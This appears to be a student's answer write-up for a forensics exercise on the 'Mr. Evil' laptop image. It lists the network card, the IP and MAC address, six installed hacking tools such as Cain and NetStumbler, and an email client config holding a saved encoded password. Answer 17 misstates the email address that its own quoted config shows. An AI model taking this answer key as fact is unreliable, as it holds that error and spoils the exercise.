software.LOG			3	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-27 20:46:32 GMT+05:00	2004-08-19 21:56:08 GMT+05:00	1024	Allocated	Allocated
software.sav			3	2004-08-19 21:56:20 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	630784	Allocated	Allocated

Metadata
Name: **Description**
Type: REG_SZ

Value
Xircom CardBus Ethernet 100 + Modem 56 (Ethernet Interface)


Picture 13:Ethernet interface card

14. This same file reports the IP address and MAC address of the computer. What are they? The information can be found in picture 11 and is the following:
IP Address:**192.168.1.1**
MAC Address:**0010a4933e09** (The first three digits refer to the company that produce this card)

15. An internet search for vendor name/model of NIC cards by MAC address can be used to find out which network interface was used. In the above answer, the first 3 hex characters of the MAC address report the vendor of the card. Which NIC card was used during the installation and set-up for LOOK@LAN? **Xircom**

16. Find 6 installed programs that may be used for hacking. There are 6 programs related to hacking.

a. 123Wasp




/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/123WASP

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Fla
[current folder]				2004-08-20 20:13:12 GMT+05:00	2004-08-20 20:13:12 GMT+05:00	2004-08-27 20:14:44 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	56	Allo
[parent folder]				2004-08-27 20:28:49 GMT+05:00	2004-08-27 20:28:49 GMT+05:00	2004-08-27 20:29:18 GMT+05:00	2004-08-18 21:31:52 GMT+05:00	152	Allo
123wasp.exe			4	2001-06-15 01:55:06 GMT+05:00	2004-08-27 20:14:44 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	73728	Allo
HELP.htm			4	2001-06-15 05:29:54 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	17985	Allo
HISTORY.txt			4	2001-06-14 00:34:28 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	634	Allo
INSTALL.LOG			4	2004-08-20 20:13:14 GMT+05:00	2004-08-20 20:13:12 GMT+05:00	2004-08-20 20:13:12 GMT+05:00	2004-08-20 20:13:12 GMT+05:00	1714	Allo
LICENSE.txt			4	2001-06-15 03:01:00 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2477	Allo
README.txt			4	2001-06-14 00:33:28 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	2004-08-20 20:13:08 GMT+05:00	1963	Allo

Picture 14:123Wasp

b. Cain




/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Cain

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
Cain.exe			4	2003-12-13 08:32:04 GMT+05:00	2004-08-27 20:33:01 GMT+05:00	2004-08-27 20:33:07 GMT+05:00	2004-08-20 20:05:58 GMT+05:00	2064384
Cain.exe.sig			4	2003-12-13 08:32:44 GMT+05:00	2004-08-20 20:05:59 GMT+05:00	2004-08-20 20:05:59 GMT+05:00	2004-08-20 20:05:59 GMT+05:00	66
CCD.LST			0	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	0
CERT.LST			0	2004-08-27 20:34:52 GMT+05:00	2004-08-27 20:34:52 GMT+05:00	2004-08-25 21:18:34 GMT+05:00	2004-08-25 21:18:34 GMT+05:00	0
Credits.txt			4	2003-10-28 06:07:08 GMT+05:00	2004-08-20 20:05:58 GMT+05:00	2004-08-20 20:05:58 GMT+05:00	2004-08-20 20:05:58 GMT+05:00	627
DRR.LST			0	2004-08-27 20:34:52 GMT+05:00	2004-08-27 20:34:52 GMT+05:00	2004-08-27 20:34:52 GMT+05:00	2004-08-25 21:20:19 GMT+05:00	0
FTP.LST			0	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	0
HOSTS.LST			0	2004-08-27 20:34:52 GMT+05:00	2004-08-27 20:34:52 GMT+05:00	2004-08-27 20:34:52 GMT+05:00	2004-08-25 21:20:19 GMT+05:00	0
HTTP.LST			0	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	2004-08-25 21:18:37 GMT+05:00	0

Picture 15:Cain

c. Network Stumbler




/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Network Stumbler

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Fla
[current folder]				2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:14:45 GMT+05:00	2004-08-27 20:12:15 GMT+05:00	56	Allo
[parent folder]				2004-08-27 20:28:49 GMT+05:00	2004-08-27 20:28:49 GMT+05:00	2004-08-27 20:29:18 GMT+05:00	2004-08-18 21:31:52 GMT+05:00	152	Allo
netstumbler.chm			4	2004-04-21 11:42:58 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:12:27 GMT+05:00	2004-04-21 11:42:58 GMT+05:00	149914	Allo
NetStumbler.exe			4	2004-04-21 12:16:58 GMT+05:00	2004-08-27 20:14:45 GMT+05:00	2004-08-27 20:12:37 GMT+05:00	2004-04-21 12:16:58 GMT+05:00	561152	Allo
ns-aos-new.wav			4	2002-04-12 04:43:25 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2002-04-12 04:43:25 GMT+05:00	15668	Allo
ns-gps-err.wav			4	2002-04-12 05:26:41 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2002-04-12 05:26:41 GMT+05:00	10704	Allo
ns-los.wav			4	2002-04-12 05:26:41 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2002-04-12 05:26:41 GMT+05:00	10704	Allo
ns-signal-0.wav			4	2002-04-12 04:13:33 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2004-08-27 20:12:16 GMT+05:00	2002-04-12 04:13:33 GMT+05:00	11160	Allo

Picture 16:Network Stumbler

d. Look@LAN




/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Look@LAN

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	S
irunin.bmp			4	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	8
irunin.dat			4	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	3
irunin.ini	❗	▤	4	2004-08-25 20:56:10 GMT+05:00	2004-08-25 20:56:10 GMT+05:00	2004-08-25 20:56:10 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	1
irunin.lng			4	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:55:27 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	2004-08-25 20:56:09 GMT+05:00	1
lalassoc.dat			4	2003-04-27 18:31:26 GMT+05:00	2004-08-25 20:56:05 GMT+05:00	2004-08-26 20:06:15 GMT+05:00	2004-02-16 15:51:14 GMT+05:00	2
lalservices.dat			4	2004-02-18 14:24:32 GMT+05:00	2004-08-25 20:56:05 GMT+05:00	2004-08-26 20:06:18 GMT+05:00	2004-02-16 15:51:14 GMT+05:00	4
License.txt			4	2004-02-17 15:48:00 GMT+05:00	2004-08-25 20:56:11 GMT+05:00	2004-02-18 15:00:03 GMT+05:00	2004-02-17 15:40:55 GMT+05:00	1
Look@LAN on the WEB.ur License.txt			4	2004-02-17 15:31:21 GMT+05:00	2004-08-25 20:56:11 GMT+05:00	2004-02-18 14:19:04 GMT+05:00	2004-02-17 15:31:39 GMT+05:00	8

```
1. Non-commercial

This software is considered as FREEWARE for any individual/home/personal use.
```

Picture 17:Look@LAN

e. mIRC




/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/mIRC

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flag
aliases.ini			4	2004-08-20 20:09:56 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	287	Alloc
ircintro.hlp			4	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	69423	Alloc
mirc.exe			4	2004-08-20 20:09:55 GMT+05:00	2004-08-27 20:14:45 GMT+05:00	2004-08-25 21:20:27 GMT+05:00	2004-08-20 20:09:55 GMT+05:00	1867776	Alloc
mirc.hlp			4	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	224213	Alloc
mirc.ini			4	2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-25 21:20:55 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	5483	Alloc
popups.ini			4	2004-08-20 20:09:56 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2568	Alloc
readme.txt			4	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	1104	Alloc
servers.ini			4	2004-08-21 00:16:33 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-25 21:20:34 GMT+05:00	2004-08-20 20:09:56 GMT+05:00	31500	Alloc

```
mIRC(R) v6.12 Internet Relay Chat Client
 Copyright (c) 1995-2003 mIRC Co. Ltd.
 All Rights Reserved.

 Welcome to mIRC, an Internet Relay Chat client.
```

Picture 18:mIRC

f. Ethereal



/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Ethereal

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size
pcrepattern.3.txt			4	2003-08-29 03:18:14 GMT+05:00	2004-08-27 20:29:14 GMT+05:00	2004-08-27 20:29:14 GMT+05:00	2003-08-29 03:18:14 GMT+05:00	65927
README			0	2004-08-10 02:08:42 GMT+05:00	2004-08-27 20:29:15 GMT+05:00	2004-08-27 20:29:15 GMT+05:00	2004-08-10 02:08:42 GMT+05:00	11448
README.win32			0	2004-08-10 02:08:38 GMT+05:00	2004-08-27 20:29:15 GMT+05:00	2004-08-27 20:29:15 GMT+05:00	2004-08-10 02:08:38 GMT+05:00	22687
tethereal.exe			4	2004-08-13 07:14:15 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-13 07:14:15 GMT+05:00	439920
tethereal.html			4	2004-08-13 07:14:21 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-13 07:14:21 GMT+05:00	45607
text2pcap.exe			4	2004-08-13 07:14:18 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-13 07:14:18 GMT+05:00	112236
text2pcap.html			4	2004-08-13 07:14:45 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-27 20:29:37 GMT+05:00	2004-08-13 07:14:45 GMT+05:00	10805
uninstall.exe			4	2004-08-27 20:29:31 GMT+05:00	2004-08-27 20:29:44 GMT+05:00	2004-08-27 20:29:31 GMT+05:00	2004-08-27 20:29:19 GMT+05:00	56474

NAME


tethereal - Dump and analyze network traffic

SYNOPSYS

tethereal [**-a** capture autostop condition] ... [**-b** number of ring buffer files [:duration]] [**-c** count] [**-d** <layer type==<selector>,<decode-as protocol>]> [**-D**] f capture filter expression] [**-F** file format] [**-h**] [**-i** interface] [**-l**] [**-L**] [**-n**] [**-N** resolving flags] [**-o** preference setting] ... [**-p**] [**-q**] [**-r** infile] [**-R** displ [**-s** snaplen] [**-S**] [**-t** time stamp format] [**-T** pdml|psml|ps|text] [**-v**] [**-V**] [**-w** savefile] [**-x**] [**-y** link type] [**-z** statistics-string] [filter expression]

Picture 19:Ethereal

17. What is the SMTP email address for Mr. Evil? The SMTP email address for Mr.Evil is: **iswhoknowsme@sbcglobal.net**



/img_4Dell Latitude CPi.E01/vol_vol2/Program Files/Agent/Data

36 Results


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	K
AGENT.INI			4	2004-08-25 21:18:07 GMT+05:00	2004-08-25 21:18:07 GMT+05:00	2004-08-25 21:18:07 GMT+05:00	2004-08-21 00:28:37 GMT+05:00	11309	Allocated	Allocated	u
errorlog.txt			4	2004-08-21 00:47:30 GMT+05:00	2004-08-21 00:47:30 GMT+05:00	2004-08-21 00:47:30 GMT+05:00	2004-08-21 00:45:44 GMT+05:00	605	Allocated	Allocated	u
FILTERS.DAT			0	2004-08-21 02:13:06 GMT+05:00	2004-08-21 02:13:06 GMT+05:00	2004-08-21 02:13:06 GMT+05:00	2004-08-21 02:13:06 GMT+05:00	0	Allocated	Allocated	k
FILTERS.IDX			0	2004-08-21 02:13:06 GMT+05:00	2004-08-21 02:13:06 GMT+05:00	2004-08-21 02:13:06 GMT+05:00	2004-08-21 02:13:06 GMT+05:00	0	Allocated	Allocated	k
GROUPS.DAT			4	2004-08-25 20:57:34 GMT+05:00	2004-08-25 20:57:34 GMT+05:00	2004-08-25 20:57:34 GMT+05:00	2004-08-21 00:28:37 GMT+05:00	835657	Allocated	Allocated	u
GROUPS.IDX			4	2004-08-25 21:18:07 GMT+05:00	2004-08-25 21:18:07 GMT+05:00	2004-08-25 21:18:07 GMT+05:00	2004-08-21 00:28:37 GMT+05:00	568944	Allocated	Allocated	u
GRPDAT.BAK			4	2004-08-21 02:13:07 GMT+05:00	2004-08-25 20:57:34 GMT+05:00	2004-08-25 20:57:34 GMT+05:00	2004-08-21 00:28:37 GMT+05:00	835578	Allocated	Allocated	u
GRPIDX.BAK			4	2004-08-21 02:13:07 GMT+05:00	2004-08-25 20:57:34 GMT+05:00	2004-08-25 20:57:34 GMT+05:00	2004-08-21 00:28:37 GMT+05:00	568880	Allocated	Allocated	u

Matches on page: - of - Match Page: 1 of 1 Page 100% Reset Text Source: File Text

```
FullName="Mr Evil"
EMailAddress="whoknowsme@sbcglobal.net"
EMailAddressFormat=0
ReplyTo=""
Organization="N/A"
DoAuthorization=1
SavePassword=1
UserName="whoknowsme@sbcglobal.net"
Password="84106D94696F"
SMTPLoginProtocol=2
SMTPUsePOPLogin=0
SMTPUserName="whoknowsme@sbcglobal.net"
SMTPSavePassword=1
SMTPPassword="84106D94696F"
IsRegistered=0
IsRegistered19=0
IsLicensed=3
Key=""
EnableSupportMenu=0
```

Picture 20:SMTP email address

18. What are the NNTP (news server) settings for Mr. Evil? The NNTP settings for Mr.Evil are:



Keyword search 4 - news.dallas.sb...

6 Results

